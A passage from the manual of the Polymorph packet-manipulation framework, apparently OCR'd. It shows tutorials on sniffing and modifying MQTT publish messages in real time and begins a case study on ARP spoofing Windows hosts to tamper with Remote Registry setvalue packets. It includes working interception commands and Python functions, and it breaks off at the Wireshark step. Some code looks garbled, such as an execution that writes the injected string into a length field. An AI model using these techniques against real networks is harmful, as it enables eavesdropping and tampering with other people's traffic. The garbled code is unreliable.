
Polymorph will automatically convert them into templates.
You can start capturing packets as shown in figure 3.



```
PH > capture -f "tcp dst port 1883" -v
[+] Waiting for packets...

(Press Ctr-C to exit)

Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 S
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 S
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 A
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 A
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 PA / Raw
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 PA / Raw
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 A
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 A
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 PA / Raw
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 PA / Raw
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 FPA / Raw
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 FPA / Raw
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 A
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 A
PH:cap >
```

Figure 3: Sniffing with Polymorph


After stopping the capture process, it can be seen that the framework has automatically entered the interface where a list of templates is displayed, with the command *show* we can see the generated templates. Figure 4 shows the execution of the command.



```
PH:cap > show
0 Template: Ether / IP / TCP
1 Template: Ether / IP / TCP
2 Template: Ether / IP / TCP
3 Template: Ether / IP / TCP
4 Template: Ether / IP / TCP / Raw
5 Template: Ether / IP / TCP / Raw
6 Template: Ether / IP / TCP
7 Template: Ether / IP / TCP
8 Template: Ether / IP / TCP / Raw
9 Template: Ether / IP / TCP / Raw
10 Template: Ether / IP / TCP / Raw
11 Template: Ether / IP / TCP / Raw
12 Template: Ether / IP / TCP
13 Template: Ether / IP / TCP
```

Figure 4: Show template list

It is important to understand that at this point, the generated templates correspond to each of the packets captured in the sniffing process, and their representation in relation to the protocols implemented by each of the captured packets is the one that Scapy provides. If you look closely, Scapy has not been able to dissect the MQTT layer, therefore, the user must use the command *dissect*, to use more advanced dissectors on the bytes of these packets, that will finish interpreting all their layers. Figure 5 shows the execution of the command.



```
PH:cap > dissect
[+] Dissecting the packets...

[+] Finished!

PH:cap > s
0 Template: ETHER / IP / TCP
1 Template: ETHER / IP / TCP
2 Template: ETHER / IP / TCP
3 Template: ETHER / IP / TCP
4 Template: ETHER / IP / TCP / RAW / RAW.MQTT
5 Template: ETHER / IP / TCP / RAW
6 Template: ETHER / IP / TCP
7 Template: ETHER / IP / TCP
8 Template: ETHER / IP / TCP / RAW / RAW.MQTT
9 Template: ETHER / IP / TCP / RAW
10 Template: ETHER / IP / TCP / RAW / RAW.MQTT
11 Template: ETHER / IP / TCP / RAW
12 Template: ETHER / IP / TCP
13 Template: ETHER / IP / TCP

PH:cap >
```


Figure 5: Dissection of the Templates

Once more advanced dissectors have been used to interpret all the layers of the packets, you can see how templates appear with the MQTT layer, to access one of the generated templates and check if it belongs to a *MQTT publish* packet, the user must use the command *template* with the number of the template he want to access. Figure 6 shows the execution of the command.

If you have captured a large number of templates, and you need to perform an exhaustive search among all generated templates, you can use the *wireshark* command, which will open the capture with Wireshark in *.pcap* format, so that the user can quickly select the templates that he wants to modify.

14.4 Modifying the Template

Once a template with the MQTT layer has been selected, the framework automatically redirects the user to the Template interface. To show the contents of



```
PH:cap > s
0 Template: ETHER / IP / TCP
1 Template: ETHER / IP / TCP
2 Template: ETHER / IP / TCP
3 Template: ETHER / IP / TCP
4 Template: ETHER / IP / TCP / RAW / RAW.MQTT
5 Template: ETHER / IP / TCP / RAW
6 Template: ETHER / IP / TCP
7 Template: ETHER / IP / TCP
8 Template: ETHER / IP / TCP / RAW / RAW.MQTT
9 Template: ETHER / IP / TCP / RAW
10 Template: ETHER / IP / TCP / RAW / RAW.MQTT
11 Template: ETHER / IP / TCP / RAW
12 Template: ETHER / IP / TCP
13 Template: ETHER / IP / TCP

PH:cap > template 8
PH:cap/t8 >
```


Figure 6: Choosing a Template

the selected template, use the command *show*. Figure 7 shows the execution of the command.

It is important to stop for a moment in this phase to understand the values that this command shows on the screen. On the left, whe can see all the layers of the template, below each layer, we can see all the fields belonging to each layer preceded by the type that the field has in the template. The type, as will be seen later, is a very important feature when writing the conditional functions of the template. On the right, there is, in white, the value that the field has in the template and in blue, an orientative value that the dissectors have taken from the field. It is important to realize that the value with which the user must operate is the one that is in white color.

If you pay attention to the fields of the RAW.MQTT layer that appear in figure 7, you can locate a field called *msgtype*, this is the field that determines the type of MQTT package, that in this case, corresponds to a 48 (MQTT Publish). As can be seen, the field has a small difference between the value that the template has and the value produced by the dissectors, this is because Polymorph has interpreted the complete byte and converted it to integer, while the value 3 originated by the dissectors, is extracted only from the first 4 bits of the byte, and is the one that actually represents the type of message. If you want to check the value of the field in more detail, you can access the layer with the command *layer raw.mqtt* and the field with the command *field msgtype*, with the command *show* you can see the characteristics of the field.

Once a field has been determined within the template that uniquely identifies




```
PH:cap/t8 > show

---[ ETHER ]---
hex dst                  = 000c299909fa (00:0c:29:99:09:fa)
hex src                  = 000c299a69c9 (00:0c:29:9a:69:c9)
int type                 = 2048 (2048)

---[ IP ]---
int version              = 69 (4)
int ihl                  = 69 (5)
int tos                  = 0 (0)
int len                  = 64 (64)
int id                   = 46845 (46845)
str flags                = @ (DF)
int frag                 = 16384 (0)
int ttl                  = 64 (64)
int proto                = 6 (6)
int chksum               = 51048 (51048)
hex src                  = c0a81d80 (192.168.29.128)
hex dst                  = c0a81d81 (192.168.29.129)
hex options              = c0a81d81 ([])

---[ TCP ]---
int sport                = 36844 (36844)
int dport                = 1883 (1883)
int seq                  = 4065289195 (4065289195)
int ack                  = 2082155705 (2082155705)
int dataofs              = 32792 (8)
int reserved             = 32792 (0)
hex flags                = 8018 (PA)
int window               = 229 (229)
int chksum               = 14964 (14964)
int urgptr               = 0 (0)
hex options              = 0101080a1b2b1d12c844fb6b ([('NOP',

---[ RAW ]---
str load                 = 0
▯esthola (b'0\n\x00\x04testhola')

---[ RAW.MQTT ]---
str hdrflags             = 0 (0x00000030)
int msgtype              = 48 (3)
int dupflag              = 48 (0)
int qos                  = 48 (0)
int retain               = 48 (0)
int len                  = 10 (10)
int topic_len            = 4 (4)
str topic                = test (test)
str msg                  = hola (hola)

PH:cap/t8 >
```

Figure 7: Show command

the type of packets that we want to modify, the user can write a precondition so that, at the moment of interception, all the packets are filtered and only the desired packets are obtained. A precondition that would filter the packets by the *msgtype* field could be the following:

```
def new_prec(packet):
    try:
        if packet['RAW.MQTT']['msgtype'] == 48:
            return packet
    except:
        return None
```

In the precondition we access the *msgtype* field of the packets that are intercepted in real time by the framework, and it is checked if the value that is in that position in the bytes of the intercepted packet corresponds to a 48. If this is the case the framework continue executing the conditional functions (*return packet*), otherwise the execution of the functions is broken and the packet is forwarded (*return None*). It is important to take into account the type that the field has in the template when comparing it with a new value. In this example, the field is of type *int* and therefore in the conditional functions it must be compared or assigned with values of type *int*. The type of the field in the template can be modified from the field interface. Figure 8 shows the command needed to add the precondition.




```
PH:cap/t8 > preconditions -a new_prec
Keep file on disk (polymorph/conditions/preconditions)? [y/N] y
[+] Condition new_prec added

PH:cap/t8 >
```

Figure 8: Add precondition

Once the precondition that will filter the *MQTT Publish* packets is added, we are going to add a simple execution function, which shows on the screen the *msg* field of the intercepted packets. The execution function is the following:

```
def new_exec(packet):
    print(packet['RAW.MQTT']['msg'])
    return packet
```


En la figura 9 se muestran los comandos necesarios para añadirla.



```
PH:cap/t8 > executions -a new_EXEC
Keep file on disk (polymorph/conditions/executions)? [y/N] y
[+] Condition new_EXEC added

PH:cap/t8 >
```

Figure 9: Add execution

After adding the execution function, the user can begin to intercept packets in real time, these packets will be filtered with the precondition and will go to the execution, where the field *msg* will be shown on the screen as it is described in the template which is used as an interception context. To start intercepting packets, the user can use the command *intercept* as shown in image 10.




```
PH:cap/t8 > intercept
[*] Waiting for packets...

(Press Ctrl-C to exit)

hola
hhhh
adio
buen
```

Figure 10: Intercept

If messages start to be published among the legitimate machines, we will observe how the framework starts capturing the packets, filtering the *MQTT Publish* packets and displaying the *msg* field.

Although everything seems correct, it is easy to notice that the values that appear on the screen, in certain occasions, are cut off and only the first 4 letters of the message are shown. This is because in the template that is being used as the intercept context, the field *msg* has a length of 4 bytes, and therefore in the incoming packets the framework only dissects those 4 bytes. If the user would like to dissect the field *msg* dynamically in function of the control fields of the layer RAW.MQTT, it should add a *Struct*, and this is done in the following way (figure 11).



```
PH:cap/t8 > layer raw.mqtt
PH:cap/t8/RAW.MQTT > recalculate -f msg -sb "70 + this.topic_len" -e "this.len - 2 - this.topic_len"
[+] Struct added to field msg

PH:cap/t8/RAW.MQTT > recalculate -t msg
b'hola'

PH:cap/t8/RAW.MQTT > b
PH:cap/t8 > intercept
[*] Waiting for packets...

(Press Ctrl-C to exit)

buenos
buenos dias
hola que tal estas
```

Figure 11: Recalculate field

With this statement the user tells Polymorph that the *msg* field will have a variable length. The first thing that is indicated is the *start byte (-sb)*, which will be the byte where the field will begin within the set of bytes of the packet, finally it must be indicated an expression *(- e)* which will indicate how the length of the field should be calculated. To refer to the content of fields within the template, the user must use the prefix *this*.

If after adding the *Struct*, we return to intercept packets, we can see how this time the dissection of the *msg* field is done dynamically and the messages sent from one legitimate machine to the other appears on the screen.

14.5 Modifying the package in real time

Once the user has added a precondition to filter the *MQTT Publish* packages and a function to recalculate the *msg* field dynamically, modifying this field is a simple task. The only thing that the user must do is add a set of executions and postconditions to make sure that after inserting the value, the package remains consistent.

In this case, if we modify the value of the *msg* field of the RAW.MQTT layer, these would be the control fields that would be inconsistent:

- packet['IP']['len']
- packet['IP']['chksum']
- packet['TCP']['chksum']
- packet['RAW.MQTT']['len']


The following postconditions (which may be reused for other use cases) recalculate those fields.

```
def mqtt_len_rec(packet):
    packet['RAW.MQTT']['len'] = packet['RAW.MQTT']['topic_len']
                                + 2 + len('attacker value')
    return packet

def recalculate_tcp_ip(packet):
    from scapy.all import IP
    pkt = IP(packet.raw[14:])
    if pkt.haslayer('IP') and pkt.haslayer('TCP'):
        del pkt['IP'].chksum
        del pkt['TCP'].chksum
        del pkt['IP'].len
        pkt.show2()
        packet.raw = bytes(pkt)
        return packet
```

So, adding the precondition for filtering *MQTT Publish* packets, an execution to insert a new value in the *msg* field of the RAW.MQTT layer:

```
def new_exec(packet):
    packet['RAW.MQTT']['len'] = 'attacker value'
```

And the postconditions cited above, we could begin modifying MQTT protocol packets in real time (figure 11).



```
PH:cap/t8 > intercept
[*] Waiting for packets...

(Press Ctrl-C to exit)

###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x0
  len       = 78
  id        = 17556
  flags     = DF
  frag      = 0
  ttl       = 63
  proto     = tcp
  chksum    = 0x3ac4
  src       = 192.168.29.128
  dst       = 192.168.29.129
  \options   \
###[ TCP ]###
     sport     = 54224
     dport     = 1883
     seq       = 891449410
     ack       = 2192745602
     dataofs   = 8
     reserved  = 0
     flags     = PA
     window    = 229
     chksum    = 0x2051
     urgptr    = 0
     options   = [('NOP', None), ('NOP', None), ('Timestamp', (463510119, 3367663808))]
###[ Raw ]###
        load      = '0\x14\x00\x04testattacker value'
```

Figure 12: Inserting value

15 ANNEX 2: Case of study: Modifying WIN-REG protocol

15.1 Approach of the case

In this case study, it is intended to perform real-time modification of network packets belonging to the Windows remote registry protocol. Specifically, we intend to modify the *setvalue* packet , in order to introduce a value modified by the attacker in the registry of a victim's machine. The packets that implement the Remote Registry Protocol have the protocol stack shown in Figure 13, which, a priori, makes its modification difficult.

To configure the environment, you can follow the following video: *https://www.youtube.com/watch?v=fzkeE*




Windows Remote Registry Protocol [MS-RRP]
Remote Procedure Call Protocol Extensions [MS-RPCE]
File Access Protocols [MS-CIFS]/[MS-SMB]/[MS-SMB2]
Transmission Control Protocol / Internet Protocol (TCP/IP)

Figure 13: Winreg packet

15.2 Generating the template

As in the previous case, in this case, the user needs to intercept the communication between the two machines (Windows) that communicate with the Remote Registry Protocol using one of the techniques offered by the tool (or other techniques that implement other *frameworks*). The objective of this step is to capture a package of type *setvalue* belonging to the Remote Registry Protocol and generate a template. With this template, different processing will be performed and packets will be intercepted and modified in real time. Figure 14 shows the steps to follow to capture packets and generate the list of templates.




```
root@kali:/# polymorph

POLYMORPH
                                    < Santiago Hernandez Ramos >

PH > spoof -t 192.168.29.135 -g 192.168.29.136
[+] ARP spoofing started between 192.168.29.136 and 192.168.29.135

PH > c -f "tcp dst port 445"
[+] Waiting for packets...

(Press Ctr-C to exit)

PH:cap > s
0 Template: Ether / IP / TCP
1 Template: Ether / IP / TCP
2 Template: Ether / IP / TCP / Padding
3 Template: Ether / IP / TCP
4 Template: Ether / IP / TCP / Raw
5 Template: Ether / IP / TCP / Raw
6 Template: Ether / IP / TCP / Raw
7 Template: Ether / IP / TCP / Raw
8 Template: Ether / IP / TCP / Raw
9 Template: Ether / IP / TCP / Raw
10 Template: Ether / IP / TCP / Raw
11 Template: Ether / IP / TCP / Raw
12 Template: Ether / IP / TCP / Padding
13 Template: Ether / IP / TCP
14 Template: Ether / IP / TCP
15 Template: Ether / IP / TCP
16 Template: Ether / IP / TCP / Padding
17 Template: Ether / IP / TCP
18 Template: Ether / IP / TCP / Raw
19 Template: Ether / IP / TCP / Raw
20 Template: Ether / IP / TCP / Raw
21 Template: Ether / IP / TCP / Raw
22 Template: Ether / IP / TCP / Raw
```

Figure 14: Capture process

As can be seen in Figure 14, the list of templates can be very long. To speed up the process of filtering the template that interests us, we will use the command *wireshark*, which will open the Wireshark tool in another window, where we can apply filters to find the corresponding packet number with the message *setvalue*. Figure 15 shows the process.

15.3 Modifying the template

Once we have located the packet number in wireshark, we access the template using the command *template* (it is important to keep in mind that the number



```
374 Template: Ether / IP / TCP / Raw
375 Template: Ether / IP / TCP / Raw
376 Template: Ether / IP / TCP / Raw
377 Template: Ether / IP / TCP / Raw
378 Template: Ether / IP / TCP / Raw
379 Template: Ether / IP / TCP / Raw
380 Template: Ether / IP / TCP / Raw
381 Template: Ether / IP / TCP / Raw
382 Template: Ether / IP / TCP / Raw
383 Template: Ether / IP / TCP / Raw
384 Template: Ether / IP / TCP / Raw
385 Template: Ether / IP / TCP / Raw
386 Template: Ether / IP / TCP / Raw
387 Template: Ether / IP / TCP / Raw
388 Template: Ether / IP / TCP / Padding
389 Template: Ether / IP / TCP
390 Template: Ether / IP / TCP / Raw
391 Template: Ether / IP / TCP / Raw
392 Template: Ether / IP / TCP / Raw
393 Template: Ether / IP / TCP / Raw
394 Template: Ether / IP / TCP / Padding
395 Template: Ether / IP / TCP
396 Template: Ether / IP / TCP / Raw
397 Template: Ether / IP / TCP / Raw
398 Template: Ether / IP / TCP / Padding
399 Template: Ether / IP / TCP

PH:cap > wireshark
[+] Opening Wireshark...

nohup: appending output to 'nohup.out'
PH:cap >
```

.tmp.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
winreg
Expression...
+

```
